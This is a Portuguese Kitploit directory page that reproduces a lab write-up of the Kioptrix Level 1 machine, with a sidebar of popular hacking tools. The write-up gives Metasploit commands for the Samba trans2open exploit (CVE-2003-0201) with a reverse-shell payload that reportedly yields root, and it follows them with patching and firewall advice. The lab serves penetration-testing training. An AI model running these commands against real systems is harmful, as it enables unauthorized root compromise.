Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Kioptrix-Level1-Vulnerability-Analysis — Auditoria técnica do Kioptrix Level 1. Foco: exploração do Samba 2.2.1a (CVE-2003-0201), enumeração manual e endurecimento da infraestrutura interna. | Kitploit
Ferramentas/GitHubGitHub/deepakkcybersec-eng/kioptrix-level1-vulnerability-analysis
Escalada de PrivilégiosReconhecimentoAnálise de VulnerabilidadesExploraçãoSegurança de RedeTestes de PenetraçãoAprendizado e EducaçãoRed TeamingLabs e Prática
Compartilhar
GitHubdeepakkcybersec-eng/kioptrix-level1-vulnerability-analysis

Kioptrix-Level1-Vulnerability-Analysis

Auditoria técnica do Kioptrix Level 1. Foco: exploração do Samba 2.2.1a (CVE-2003-0201), enumeração manual e endurecimento da infraestrutura interna.

Ver Repositório
34há 11 mesesAinda não revisado

Kioptrix Level 1: Auditoria e Exploração de Vulnerabilidades de Espectro Completo

🏛️ Objetivo Profissional

O objetivo era realizar um teste de penetração estruturado no ambiente Kioptrix Level 1 para alcançar o comprometimento total do 'root' e documentar estratégias técnicas de remediação adequadas para operações das equipes Red e Blue.

🏗️ Reprodução do Ambiente (Detalhes de Hardware)

Os padrões de virtualização modernos geralmente falham em kernels legados de 2010. Para inicializar e conectar esta máquina com sucesso, as seguintes configurações arquiteturais específicas foram necessárias:

  • Subtipo de SO: Linux / Red Hat (32 bits).
  • Arquitetura de Armazenamento: Alterado de SATA para Controlador IDE para suportar o disco rígido .vmdk legado.
  • Protocolo de Rede: Configurado como PCI FAST-III com um adaptador Host-only para permitir comunicação interna com a máquina de ataque Kali Linux.

⚔️ Análise Ofensiva (Caminho do Red Team)

A exploração seguiu um ciclo de vida manual de enumeração até a exploração:

1. Descoberta e Reconhecimento

  • Netdiscover: Usado netdiscover -r 192.168.184.4 para identificar o IP do alvo.
  • Varredura Nmap: Identificou serviços incluindo SSH (22), HTTP (80), RPC (111) e NetBIOS-SSN (139). O Samba 2.2.1a foi sinalizado como o principal ponto de entrada.

2. Exploração (Samba trans2open)

  • Vulnerabilidade: CVE-2003-0201 (Heap Overflow).
  • Mapeamento MITRE ATT&CK: - Tática: Privilege Escalation (TA0004)
    • Técnica: Exploitation for Privilege Escalation (T1068)
  • Protocolo Metasploit:

    • use exploit/linux/samba/trans2open
    • set RHOSTS 192.168.114.5
    • set payload linux/x86/shell/reverse_tcp
  • Resultado: Reverse shell gerada com sucesso. O comando whoami retornou root.

🛡️ Remediação Defensiva (Caminho do Blue Team)

Para proteger um ambiente corporativo, as seguintes estratégias de Gerenciamento de Vulnerabilidades (VM) são obrigatórias:

  • Protocolo de Patch: Atualize o Samba para a versão suportada mais recente (Samba 4.x). A vulnerabilidade na função call_trans2open é efetivamente corrigida em todas as versões modernas.
  • Endurecimento de Rede: Implante firewalls baseados em host para restringir as Portas 139 e 445 apenas a sub-redes internas confiáveis.
  • Estratégia do Papel do VM: Esta remediação se enquadra nos ciclos padrão de Gerenciamento de Vulnerabilidades em horário comercial, garantindo a estabilidade da infraestrutura.

📝 Evidências Técnicas e Registros Manuais

As seguintes imagens documentam a enumeração manual ao vivo e a execução no terminal:

Descoberta do Alvo e Notas de Arquitetura

Anotações Manuais 1

Lógica de Comandos Metasploit e Configuração do Payload

Anotações Manuais 2

Prova de Acesso Root (Captura de Terminal)

Evidência do Shell Root

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →